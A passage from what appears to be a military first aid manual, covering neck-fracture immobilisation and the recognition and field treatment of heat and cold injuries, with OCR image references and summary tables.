• Keep his head still, if the casualty is lying face up, raise his shoulders slightly, and slip a roll of cloth that has the bulk of a bath towel under his neck (Figure 4-31). The roll should be thick enough to arch

his neck only slightly, leaving the back of his head on the ground. **DO NOT** bend his neck or head forward. **DO NOT** raise or twist his head. Immobilize the casualty's head (Figure 4-32). Do this by padding heavy objects (such as rocks or his boots filled with dirt, sand, gravel, or rock) and placing them on each side of his head. If it is necessary to use boots, after filling them, tie the top tightly or stuff with pieces of cloth to secure the contents.)




Figure 4-30. Casualty with roll of cloth (*bulk*) *under neck.*



Figure 4-31. Immobilization of fractured neck.

- **DO NOT** move him if the casualty is lying face down. Immobilize the head and neck by padding heavy objects and placing them on each side of his head. DO NOT put a roll of cloth under the neck. **DO NOT** bend the neck or head, nor roll the casualty onto his back.

b. If the casualty must be prepared for transportation before medical personnel arrive—

- If the casualty has a fractured neck, at least two persons are needed because the casualty's head and trunk must be moved in unison. The two persons must work in close coordination (Figure 4-32) to avoid bending of the neck.

- A wide board is placed lengthwise beside the casualty. It should extend at least 4 inches beyond the casualty's head and feet (Figure 4-32A).

- If the casualty is lying face up, the number one man steadies the casualty's head and neck between his hands. At the same time, the number two man positions one foot and one knee against the board to prevent it from slipping. He then grasps the casualty underneath his shoulder and hip and gently slides him onto the board (Figure 4-32B).

- If the casualty is lying face down, the number one man steadies the casualty's head and neck between his hands, while the number two man gently rolls the casualty over onto the board (Figure 4-32C).

- The number one man continues to steady the casualty's head and neck. The number two man simultaneously raises the casualty's shoulders slightly, places padding under his neck, and immobilizes the casualty's head (Figures 4-32D—E).

- Any improvised supports are secured in position with a cravat or strip of cloth extended across the casualty's forehead and under the board (Figure 4-32D).

- The board is lifted onto a litter or blanket in order to transport the casualty (Figure 4-32E).




Figure 4-32. Preparing casualty with fractured neck for transportation (Illustrated A—E).




Figure 4-32. Preparing casualty with fractured neck for transportation (*Illustrated A—E*) (*Continued*).

CHAPTER 5

FIRST AID FOR CLIMATIC INJURIES

5-1. General

a. It is desirable, but not always possible, for an individual's body to become adjusted (acclimated) to an environment.

(1) The service members physical condition determines the amount of time their bodies need to adjust to the environment. Even those individuals in good physical condition need time before working or training in extremes of hot or cold weather. Climate-related injuries are usually preventable; prevention is both an individual and leadership responsibility.

(2) Several factors contribute to health and well-being in any environment—

- Diet.
- Sleep and rest.
- Exercise.
- Suitable clothing.

(3) Diet should be suited to an individual's needs in a particular climate. A special diet started for any purpose (such as weight reduction) should be done with appropriate medical supervision.

WARNING

Service members should use extreme caution when starting fad diets or taking over-the-counter herbal supplements. Medical records revealed that deaths and severe injuries occurred in individuals using dietary/ herbal supplements without medical monitoring.

NOTE

Weight loss and the use of weight loss supplements should be supervised by a trained health care provider.

(4) Specialized clothing and equipment (such as cold weather gear) for a specific environment should be obtained and used properly.

b. For information on the prevention of heat and cold injuries, refer to FM 21-10/Marine Corps Reference Publication (MCRP) 4-11.1D.

5-2. Heat Injuries

a. Heat injuries are environmental injuries. They may result when a service member—

- Is exposed to extreme heat, such as from the sun or from high temperatures.
- Does not wear proper clothing.
- Is in MOPP gear.
- Is inside closed spaces, such as inside an armored vehicle.
- Wears body armor.

b. Heat injury can be divided into three categories: heat cramps, heat exhaustion, and heatstroke.

c. Each service member must be able to recognize and give first aid for heat injuries.

WARNING

The heat casualty should be continually monitored for development of conditions which may require the performance of necessary basic lifesaving measures.

CAUTION

Do not use salt solutions in first aid procedures for heat injuries.

(1) Check the casualty for signs and symptoms of *cramping*.

- *Signs and symptoms*. Cramping is caused by an imbalance of chemicals (called electrolytes) in the body as a result of excessive sweating. This condition causes the casualty to exhibit:

- Cramping in the extremities (arms and legs).
- Abdominal (stomach) cramps.
- Excessive sweating.

NOTE

Thirst may or may not occur. Cramping can occur without the service member being thirsty.

- *First aid measures*.
- Move the casualty to a cool, shady area or improvise shade if none is available.
- Loosen his clothing (if not in a chemical environment).

NOTE

In a chemical environment, transport the heat casualty to a noncontaminated area as soon as the mission permits.

- Have him slowly drink at least one canteen full of water. (The body absorbs cool water faster than warm or cold water; therefore, cool water is preferred if it is available.)
- Seek medical assistance should cramps continue.

(2) Check the casualty for signs and symptoms of *heat exhaustion*.

- *Signs and symptoms*. Heat exhaustion is caused by loss of body fluids (dehydration) through sweating without adequate fluid replacement. It can occur in an otherwise fit individual who is involved in physical exertion in any hot environment especially if the service member is not acclimatized to that environment. These signs and symptoms are—
  - Excessive sweating with pale, moist, cool skin.
  - Headache.
  - Weakness.

- Dizziness.
- Loss of appetite.
- Cramping.
- Nausea (with or without vomiting).
- Urge to defecate.
- Chills (gooseflesh).
- Rapid breathing.
- Tingling of hands and/or feet.
- Confusion.

- *First aid measures*.
  - Move the casualty to a cool, shady area or improvise shade if none is available.
  - Loosen or remove his clothing and boots (unless in a chemical environment); pour water on him and fan him.
  - Have him slowly drink at least one canteen of water.
  - Elevate his legs.
  - If possible, the casualty should not participate in strenuous activity for the remainder of the day.
  - Monitor the casualty until the symptoms are gone, or medical assistance arrives.

(3) Check the casualty for signs and symptoms of *heatstroke*.

WARNING

Heatstroke is a medical emergency which may result in death if care is delayed.

- *Signs and symptoms*. A service member suffering from heatstroke has been exposed to high temperatures (such as direct sunlight) or been dressed in protective overgarments, which causes the body temperature to rise. Heatstroke occurs more rapidly in service members who are engaged in work or other physical activity in a high heat environment. Heatstroke is caused by a failure of the body's cooling mechanism which includes a decrease in the body's ability to produce sweat. The casualty's skin is red (flushed), hot, and dry. He may experience weakness, dizziness, confusion, headaches, seizures, nausea, stomach pains or cramps, and his respiration and pulse may be rapid and weak. Unconsciousness and collapse may occur suddenly.

- *First aid measures*. Cool casualty immediately by—

  - Moving him to a cool, shady area or improvising shade if none is available.

  - Loosening or removing his clothing (except in a chemical environment).

  - Spraying or pouring water on him; fanning him to permit the coolant effect of evaporation.

  - Massaging his extremities and skin, which increases the blood flow to those body areas, thus aiding the cooling process.

  - Elevating his legs.

  - Having him slowly drink at least one canteen full of water if he is conscious.

NOTE

Start cooling casualty immediately. Continue cooling while awaiting transportation and during transport to an MTF.

- *Medical assistance*. Seek medical assistance because the casualty should be transported to an MTF as soon as possible. Do not interrupt the cooling process or lifesaving measures to seek help; if someone else is present send them for help. The casualty should be continually monitored for development of conditions that may require the performance of necessary basic lifesaving measures.

d. *Table*. See Table 5-1 for further information.

Table 5-1. Heat Injuries

INJURIES	SIGNS AND SYMPTOMS	FIRST AID[1]
HEAT CRAMPS	THE CASUALTY EXPERIENCES MUSCLE CRAMPS OF THE ARMS, LEGS, AND/OR STOMACH. THE CASUALTY MAY ALSO HAVE EXCESSIVE SWEATING.	1. MOVE THE CASUALTY TO A COOL SHADY AREA OR IMPROVISE SHADE AND LOOSEN CLOTHING.[2] 2. HAVE HIM SLOWLY DRINK AT LEAST ONE CANTEEN FULL OF COOL WATER SLOWLY. 3. MONITOR THE CASUALTY AND GIVE HIM MORE WATER AS TOLERATED.
HEAT EXHAUSTION	THE CASUALTY EXPERIENCES HEAVY SWEATING WITH PALE, MOIST, COOL SKIN; HEADACHE, WEAKNESS, DIZZINESS, AND/OR LOSS OF APPETITE, HEAT CRAMPS, NAUSEA (WITH OR WITHOUT VOMITING), URGE TO DEFECATE, CHILLS (GOOSE-FLESH), RAPID BREATHING, CONFUSION, AND TINGLING OF THE HANDS AND/OR FEET.	1. MOVE THE CASUALTY TO A COOL, SHADY AREA OR IMPROVISE SHADE AND LOOSEN OR REMOVE HIS CLOTHING.[2] 2. POUR WATER ON HIM AND FAN HIM TO PERMIT THE COOLANT EFFECT OF EVAPORATION. 3. HAVE HIM SLOWLY DRINK AT LEAST ONE CANTEEN FULL OF COOL WATER. 4. ELEVATE THE CASUALTY'S LEGS. 5. SEEK MEDICAL ASSISTANCE IF SYMPTOMS CONTINUE; MONITOR UNTIL SYMPTOMS ARE GONE OR MEDICAL ASSISTANCE ARRIVES.
HEATSTROKE[3] (SUNSTROKE)	THE CASUALTY STOPS SWEATING (RED [FLUSHED] HOT, DRY SKIN). HE FIRST MAY EXPERIENCE HEADACHE, DIZZINESS, NAUSEA, FAST PULSE AND RESPIRATION, SEIZURES, AND MENTAL CONFUSION. HE MAY COLLAPSE	1. MOVE THE CASUALTY TO A COOL, SHADY AREA OR IMPROVISE SHADE AND LOOSEN OR REMOVE HIS CLOTHING, REMOVE THE OUTER GARMENTS AND PROTECTIVE

Table 5-1. Heat Injuries (*Continued*)

INJURIES	SIGNS AND SYMPTOMS	FIRST AID[1]
	AND SUDDENLY BECOME UNCONSCIOUS. **THIS IS A MEDICAL EMERGENCY.**	CLOTHING IF THE SITUATION PERMITS.[2] 2. START COOLING THE CASUALTY IMMEDIATELY. SPRAY OR POUR WATER ON HIM. FAN HIM. MASSAGE HIS EXTREMITIES AND SKIN. 3. ELEVATE HIS LEGS. 4. IF CONSCIOUS, HAVE HIM SLOWLY DRINK AT LEAST ONE CANTEEN FULL OF COOL WATER. 5. SEEK MEDICAL AID. CONTINUE COOLING WHILE AWAITING TRANSPORT AND CONTINUE FIRST AID WHILE EN ROUTE.

LEGEND:

1 THE FIRST AID PROCEDURE FOR HEAT RELATED INJURIES CAUSED BY WEARING INDIVIDUAL PROTECTIVE EQUIPMENT (IPE) IS TO MOVE THE CASUALTY TO A CLEAN AREA AND GIVE HIM WATER TO DRINK.
2 WHEN IN A CHEMICAL ENVIRONMENT, DO NOT LOOSEN OR REMOVE THE CASUALTY'S CLOTHING.
3 CAN BE FATAL IF NOT PROVIDED FIRST AID AND MEDICAL TREATMENT PROMPTLY.

5-3. Cold Injuries

Cold injuries are most likely to occur when conditions are moderately cold, but accompanied by wet or windy conditions. Cold injuries can usually be prevented. Well-disciplined and well-trained service members can be protected even in the most adverse circumstances. They and their leaders must know the hazards of exposure to the cold. They must know the importance of personal hygiene, exercise, care of the feet and hands, and the use of protective clothing.

a. Contributing Factors.

(1) Temperature, humidity, precipitation, and wind greatly increase likelihood of cold injuries, and the service members with wet clothing are at great risk of cold injuries. Riverine operations (river, swamp, and stream crossings) increase likelihood of cold injuries. Low temperatures and low relative humidity (dry cold) promote frostbite. Higher temperatures, together with moisture, promote immersion syndrome. Windchill accelerates the loss of body heat and may aggravate cold injuries.

(2) Relatively stationary activities such as being in an observation post or on guard duty increase the service member's vulnerability to cold injury. Also, a service member is more likely to receive a cold injury if he is—

- In contact with the ground (such as marching, performing guard duty, or engaging in other outside activities).
- Immobile for long periods (such as while riding in an unheated or open vehicle).
- Standing in water, such as in a foxhole.
- Out in the cold for days without being warmed.
- Deprived of an adequate diet and rest.
- Not able to take care of his personal hygiene.

(3) Physical fatigue contributes to apathy, which leads to inactivity, personal neglect, carelessness, and reduced heat production. In turn, these increase the risk of cold injury. Service members with prior cold injuries have a higher-than-normal risk of subsequent cold injury; not necessarily involving the body part previously injured.

(4) Depressed or unresponsive service members are also vulnerable because they are less active. These service members tend to be careless about precautionary measures, especially warming activities, when cold injury is a threat.

(5) Excessive use of alcohol or drugs leading to faulty judgment or unconsciousness in a cold environment increases the risk of becoming a cold injury casualty.

b. *Signs and Symptoms*. Once a service member becomes familiar with the factors that contribute to cold injury, he must learn to recognize cold injury signs and symptoms.

(1) Many service members suffer cold injury without realizing what is happening to them. They may be cold and generally uncomfortable. These service members often do not notice the injured part because it is already numb from the cold.

(2) Superficial cold injury usually can be detected by numbness or tingling sensations. These signs and symptoms often can be relieved simply by loosening boots or other clothing and by exercising to improve circulation. In more advanced cases involving deep cold injury, the service member often is not aware that there is a problem until the affected part feels like a stump or block of wood.

(3) Outward signs of cold injury include discoloration of the skin at the site of injury. In light-skinned persons, the skin first reddens and then becomes pale or waxy white. In dark-skinned persons, grayness in the skin is usually evident. An injured foot or hand feels cold to the touch. Swelling may be an indication of deep injury. Also note that blisters may occur after rewarming the affected parts. Service members should work in pairs (buddy teams) to check each other for signs of discoloration and other symptoms.

c. First Aid Measures. First aid for cold injuries depends on whether they are superficial or deep. Rewarming the affected part using body heat can adequately treat cases of superficial cold injury. (For example, this can be done by covering cheeks with hands, putting fingertips in armpits, or placing the casualty's feet under the clothing of a buddy [next to his belly].) The injured part should **NOT** be massaged, exposed to a fire or stove, rubbed with snow, slapped, chafed, or soaked in cold water. Walking on injured feet should be avoided. Deep cold injury (frostbite) is very serious and requires prompt first aid to avoid or to minimize the loss of parts or all of the fingers, toes, hands, or feet. The sequence for treating cold injuries depends on whether the condition is life-threatening. The first priority in managing cold injuries is to remove the casualty from the cold environment (such as building an improvised shelter). Other injuries the casualty may have are provided first aid simultaneously while waiting for transportation or evacuation. If the casualty is to be transported in a nonmedical vehicle, first aid measures should be continued en route to the MTF.

d. Conditions Caused by Cold. Conditions caused by cold include chilblain, immersion syndrome (immersion foot and trench foot), frostbite, snow blindness, dehydration, and hypothermia.

(1) *Chilblain.*

- *Signs and symptoms*. Chilblain is caused by repeated prolonged exposure of bare skin at temperatures from 60° Fahrenheit (F) to

32°F, or 20°F for acclimated, dry, unwashed skin. The area may be acutely swollen, red, tender, and hot with itchy skin. There may be no loss of skin tissue in untreated cases but continued exposure may lead to infected, ulcerated, or bleeding lesions.

- *First aid measures*. Within minutes, the area usually responds to locally applied body heat. Rewarm the affected part by applying firm steady pressure with your hands, or placing the affected part under your arms or against the stomach of a buddy. **DO NOT** rub or massage affected areas.

NOTE

Medical personnel should evaluate the injury, because signs and symptoms of tissue damage may be slow to appear.

(2) *Immersion syndrome (immersion foot and trench foot).* Immersion foot and trench foot are injuries that result from fairly long exposure of the feet to wet conditions at temperatures from approximately 32°F to 50°F. Inactive feet in damp or wet socks and boots, or tightly laced boots which impair circulation, are even more susceptible to injury. This injury can be very serious; it can lead to loss of toes or parts of the feet. If exposure of the feet has been prolonged and severe, the feet may swell so much that pressure closes the blood vessels and cuts off circulation. Should an immersion injury occur, dry the feet thoroughly and transport the casualty to an MTF by the fastest means possible.

- *Signs and symptoms*. At first, the parts of the affected foot are cold and painless, the pulse is weak, and numbness may be present. Second, the parts may feel hot, and burning and shooting pains may begin. In later stages, the skin is pale with a bluish cast and the pulse decreases. Other signs and symptoms that may follow are blistering, swelling, redness, heat, hemorrhaging (bleeding), and gangrene.

- *First aid measures*. First aid measures are required for all stages of immersion syndrome injury. Rewarm the injured part gradually by exposing it to warm air. Protect it from trauma and secondary infections. Dry, loose clothing or several layers of warm coverings are preferable to extreme heat. Under no circumstances should the injured part be exposed to an open fire. Elevate the injured part to relieve the swelling. Transport the casualty to an MTF as soon as possible. When the part is rewarmed, the casualty often feels a burning sensation and pain. Symptoms may persist for days or weeks even after rewarming.

NOTE

When providing first aid for immersion foot and trench foot—**DO NOT** massage the injured part. **DO NOT** moisten the skin. **DO NOT** apply heat or ice.

(3) *Frostbite*. Frostbite is the injury of tissue caused from exposure to cold, usually below 32°F depending on the windchill factor, duration of exposure, and adequacy of protection. Individuals with a history of cold injury are likely to suffer an additional cold injury. The body parts most easily frostbitten are the cheeks, nose, ears, chin, forehead, wrists, hands, and feet. Frostbite may involve only the skin (superficial), or it may extend to a depth below the skin (deep). Deep frostbite is very serious and requires prompt first aid to avoid or to minimize the loss of parts or all of the fingers, toes, hands, or feet.

- *Signs and symptoms*.

- Loss of sensation (numb feeling) in any part of the body.

- Sudden blanching (whitening) of the skin of the affected part, followed by a momentary tingling sensation.

- Redness of skin in light-skinned service members; grayish coloring in dark-skinned service members.

- Blisters.

- Swelling or tender areas.

- Loss of previous sensation of pain in affected area.

- Pale, yellowish, waxy-looking skin.

- Frozen tissue that feels solid (or wooden) to the touch.

CAUTION

Deep frostbite is a very serious injury and requires immediate first aid and subsequent medical treatment to avoid or minimize loss of body parts.

- *First aid measures*.

- *Face, ears, and nose*. Cover the casualty's affected area with his and/or your bare hands until sensation and color return.

- *Hands*. Open the casualty's field jacket and shirt. (In a chemical environment, do not loosen or remove the clothing and protective overgarments.) Place the affected hands under the casualty's armpits. Close the field jacket and shirt to prevent additional exposure.

- *Feet*. Remove the casualty's boots and socks if he does not need to walk any further to receive additional treatment. (Thawing the casualty's feet and forcing him to walk on them will cause additional pain and injury.) Place the affected feet under clothing and against the body of another service member.

WARNING

DO NOT attempt to thaw the casualty's feet or other frozen areas if he will be required to walk or travel to an MTF for additional medical treatment. The possibility of additional injury from walking is less when the feet are frozen than when they are thawed. (However, if possible avoid walking.) Thawing in the field increases the possibilities of infection, gangrene, or other injury.

NOTE

Thawing may occur spontaneously during transportation to the MTF; this cannot be avoided since the body in general must be kept warm.

In all of the above areas, ensure that the casualty is kept warm and that he is covered (to avoid further injury). Seek medical treatment as soon as possible. Reassure the casualty, protect the affected area from further injury by covering it lightly with a blanket or any dry clothing, and seek shelter out of the wind. Remove or loosen constricting clothing (except in a contaminated environment) and increase insulation. Ensure the casualty exercises as much as possible, avoiding trauma to the injured part, and is prepared for pain when thawing occurs. Protect the frostbitten part from additional injury. **DO NOT—**

- Rub the injured part with snow or apply cold water soaks.

- Warm the part by massage or exposure to open fire because the frozen part may be burned due to the lack of feeling.

- Use ointments or other salves.

- Manipulate the part in any way to increase circulation.

- Use alcohol or tobacco because this reduces the body's resistance to cold.

NOTE

Remember, when freezing extends to a depth below the skin, it is a much more serious injury. Extra care is required to reduce or avoid the chances of losing all or part of the toes or feet. This also applies to the fingers and hands.

(4) *Snow blindness*. Snow blindness is the effect that glare from an ice field or snowfield has on the eyes. It is more likely to occur in hazy, cloudy weather than when the sun is shining. Glare from the sun will cause an individual to instinctively protect his eyes. However, in cloudy weather, he may be overconfident and expose his eyes longer than when the threat is more obvious. He may also neglect precautions such as the use of protective eyewear. Waiting until discomfort (pain) is felt before using protective eyewear is dangerous because a deep burn of the eyes may already have occurred.

- *Signs and symptoms*. Symptoms of snow blindness are a sensation of grit in the eyes with pain in and over the eyes, made worse by moving the eyeball. Other signs and symptoms are watering, redness, headache, and increased pain on exposure to light.

- *First aid measures*. First aid measures consist of blindfolding or covering the eyes with a dark cloth which stops painful eye movement. Complete rest is desirable. If further exposure to light is not preventable, the eyes should be protected with dark bandages or the darkest glasses available. Once unprotected exposure to sunlight stops, the condition usually heals in a few days without permanent damage. The casualty should be evacuated to the nearest MTF.

(5) *Dehydration*. Dehydration occurs when the body loses too much fluid. A certain amount of body fluid is lost through normal body processes. A normal daily intake of liquids replaces these losses. When individuals are engaged in any strenuous exercises or activities, fluid is lost

through sweating and this loss creates an imbalance of fluids in the body, and if not matched by rehydration it can contribute to dehydration. The danger of dehydration is as prevalent in cold regions as it is in hot regions. In hot weather, the individual is aware of his body losing fluids through sweat. In cold weather, however, it is extremely difficult to realize that this condition exists since sweating is not as apparent as in a hot environment. The danger of dehydration in cold weather operations is a serious problem. In cold climates, sweat evaporates so rapidly or is absorbed so thoroughly by layers of heavy clothing that it is rarely visible on the skin. Dehydration also occurs during cold weather operations because drinking is inconvenient. Dehydration will weaken or incapacitate a casualty for a few hours, or sometimes, several days. Because rest is an important part of the recovery process, casualties must take care that limited movement during their recuperative period does not enhance the risk of becoming a cold injury casualty.

- *Signs and symptoms*. The symptoms of cold weather dehydration are similar to those encountered in heat exhaustion. The mouth, tongue, and throat become parched and dry, and swallowing becomes difficult. The casualty may have nausea (with or without vomiting) along with extreme dizziness and fainting. The casualty may also feel generally tired and weak and may experience muscle cramps. Focusing the eyes may also become difficult.

- *First aid measures*. The casualty should be kept warm and his clothes should be loosened (if not in a chemical environment) to allow proper circulation. Shelter from wind and cold must be provided. Fluid replacement should begin immediately and the service member transported to an MTF as soon as possible.

(6) *Hypothermia (general cooling)*. When exposed to prolonged cold weather a service member may become both mentally and physically numb, thus neglecting essential tasks or requiring more time and effort to achieve them. Under some conditions (particularly cold water immersion), even a service member in excellent physical condition may die in a matter of minutes. The destructive influence of cold on the body is called *hypothermia*. This means bodies lose heat faster than they can produce it. Hypothermia can occur from exposure to temperatures either above or below freezing, especially from immersion in cold water, wet-cold conditions, or from the effect of wind. Physical exhaustion and insufficient food intake may also increase the risk of hypothermia. General cooling of the entire body to a temperature below 95°F is caused by continued exposure to low or rapidly dropping temperatures, cold moisture, snow, or ice. Fatigue, poor physical condition, dehydration, faulty blood circulation, alcohol or other drug use, trauma, and immersion can cause hypothermia. Remember, cold

may affect the body systems slowly and almost without notice. Service members exposed to low temperatures for extended periods may suffer ill effects even if they are well protected by clothing.

- *Signs and symptoms*. As the body cools, there are several stages of progressive discomfort and impairment. A sign that is noticed immediately is shivering. Shivering is an attempt by the body to generate heat. The pulse is faint or very difficult to detect. People with temperatures around 90°F may be drowsy and mentally slow. Their ability to move may be hampered, stiff, and uncoordinated, but they may be able to function minimally. Their speech may be slurred. As the body temperature drops further, shock becomes evident as the person's eyes assume a glassy state, breathing becomes slow and shallow, and the pulse becomes weaker or absent. The person becomes very stiff and uncoordinated. Unconsciousness may follow quickly. As the body temperature drops even lower, the extremities freeze, and a deep (or core) body temperature (below 85°F) increases the risk of irregular heart action. This irregular heart action or heart standstill can result in sudden death.

- *First aid measures*. Except in cases of the most severe hypothermia (marked by coma or unconsciousness and a weak pulse), first aid measures for hypothermia are directed towards protecting the casualty from further loss of body heat. For the casualty who is conscious, first aid measures are directed at rewarming the body evenly and without delay. Provide heat by using a hot water bottle or field expedient or another service member's body heat.

CAUTION

DO NOT expose the casualty to an open fire, as he may become burned.

NOTE

When using a hot water bottle or field expedient (canteen filled with warm water), the bottle or canteen must be wrapped in cloth prior to placing it next to the casualty. This will reduce the chance of burning the casualty's skin.

Always call or send for help as soon as possible and protect the casualty immediately with dry clothing or a sleeping bag. Then, move him to a warm place. Evaluate other injuries and provide first aid as required. First aid measures can be performed while the casualty is waiting transportation or

while he is en route. In the case of an accidental breakthrough into ice water, or other hypothermic accident, strip the casualty of wet clothing immediately and bundle him into a sleeping bag. Rescue breathing should be started at once if the casualty's breathing has stopped or is irregular or shallow. Warm liquids (**NOT HOT**) may be given gradually if the casualty is conscious. **DO NOT** force liquids on an unconscious or semiconscious casualty because he may choke. The casualty should be transported on a litter because the exertion of walking may aggravate circulation problems. Medical personnel should immediately treat any hypothermia casualty. Hypothermia is life threatening until normal body temperature has been restored. The first aid measures for a casualty with severe hypothermia are based upon the following principles: attempt to avoid further heat loss, handle the casualty gently, and transport the casualty as soon as possible to the nearest MTF. If at all possible, the casualty should be evacuated by medical personnel.

WARNING

Rewarming a severely hypothermic casualty is extremely dangerous in the field due to the possibility of such complications as rewarming, shock and disturbances in the rhythm of the heartbeat. These conditions require treatment by medical personnel.

NOTE

Resuscitation of casualties with hypothermic complications is difficult if not impossible to do outside of an MTF setting.

CAUTION

The casualty is unable to generate his own body heat. Therefore, merely placing him in a blanket or sleeping bag is not sufficient.

e. *Table*. See Table 5-2 for further information.

Table 5-2. Injuries Caused by Cold and Wet Conditions

INJURIES	SIGNS/SYMPTOMS	FIRST AID
CHILBLAIN	RED SWOLLEN, HOT, TENDER, ITCHING SKIN. CONTINUED EXPOSURE MAY LEAD TO INFECTED (ULCERATED OR BLEEDING) SKIN LESIONS.	1. AREA USUALLY RESPONDS TO LOCALLY APPLIED REWARMING (BODY HEAT). 2. DO NOT RUB OR MASSAGE AREA. 3. SEEK MEDICAL AID.
IMMERSION SYNDROME (IMMERSION FOOT/TRENCH FOOT)	AFFECTED PARTS ARE COLD, NUMB, AND PAINLESS. PARTS MAY THEN BE HOT, WITH BURNING AND SHOOTING PAINS. ADVANCED STAGE: SKIN PALE WITH BLUISH CAST; PULSE DECREASES; BLISTERING, SWELLING, HEAT, HEMORRHAGING, AND GANGRENE MAY FOLLOW.	1. GRADUAL REWARMING BY EXPOSURE TO WARM AIR. 2. DO NOT MASSAGE OR MOISTEN SKIN. 3. PROTECT AFFECTED PARTS FROM TRAUMA. 4. DRY FEET THOROUGHLY, AVOID WALKING. 5. SEEK MEDICAL AID.
FROSTBITE	LOSS OF SENSATION (NUMB FEELING) IN ANY PART OF THE BODY. SUDDEN BLANCHING (WHITENING) OF THE SKIN OF THE AFFECTED PART, FOLLOWED BY A MOMENTARY TINGLING SENSATION. REDNESS OF SKIN IN LIGHT-SKINNED SERVICE MEMBERS; GRAYISH COLORING IN DARK-SKINNED SERVICE MEMBERS. BLISTERS. SWELLING OR TENDER AREAS. LOSS OF PREVIOUS SENSATION OF PAIN IN THE AFFECTED AREA. PALE YELLOWISH, WAXY-LOOKING SKIN. FROZEN TISSUE THAT FEELS SOLID (WOODEN) TO THE TOUCH.	1. WARM THE AREA AT THE FIRST SIGN OF FROSTBITE, USING FIRM, STEADY PRESSURE OF THE HAND, UNDERARM, OR ABDOMEN. 2. FACE, EARS, NOSE: COVER AREA WITH HANDS (CASUALTY'S OWN OR BUDDY'S). 3. HANDS: OPEN FIELD JACKET AND PLACE CASUALTY'S HANDS AGAINST HIS BODY, THEN CLOSE THE JACKET TO PREVENT HEAT LOSS. 4. FEET: REMOVE THE CASUALTY'S BOOTS AND SOCKS AND PLACE HIS FEET AGAINST THE BODY OF ANOTHER SERVICE MEMBER.

Table 5-2. Injuries Caused by Cold and Wet Conditions (*Continued*)

INJURIES	SIGNS/SYMPTOMS	FIRST AID
		5. WARNING: DO NOT ATTEMPT TO THAW THE CASUALTY'S FEET OR OTHER FROZEN AREAS IF HE WILL BE REQUIRED TO WALK OR TRAVEL TO AN MTF FOR ADDITIONAL TREATMENT. THE POSSIBILITY OF INJURY FROM WALKING IS LESS WHEN THE FEET ARE FROZEN THAN WHEN THEY HAVE BEEN THAWED. (HOWEVER, IF POSSIBLE AVOID WALKING.) THAWING IN THE FIELD INCREASES THE POSSIBILITY OF INFECTION, GANGRENE, OR INJURY. 6. LOOSEN OR REMOVE CONSTRICTING CLOTHING AND REMOVE ANY JEWELRY. 7. INCREASE INSULATION (COVER WITH BLANKET OR OTHER DRY MATERIAL). ENSURE CASUALTY EXERCISES AS MUCH AS POSSIBLE, AVOIDING TRAUMA TO INJURED PART.
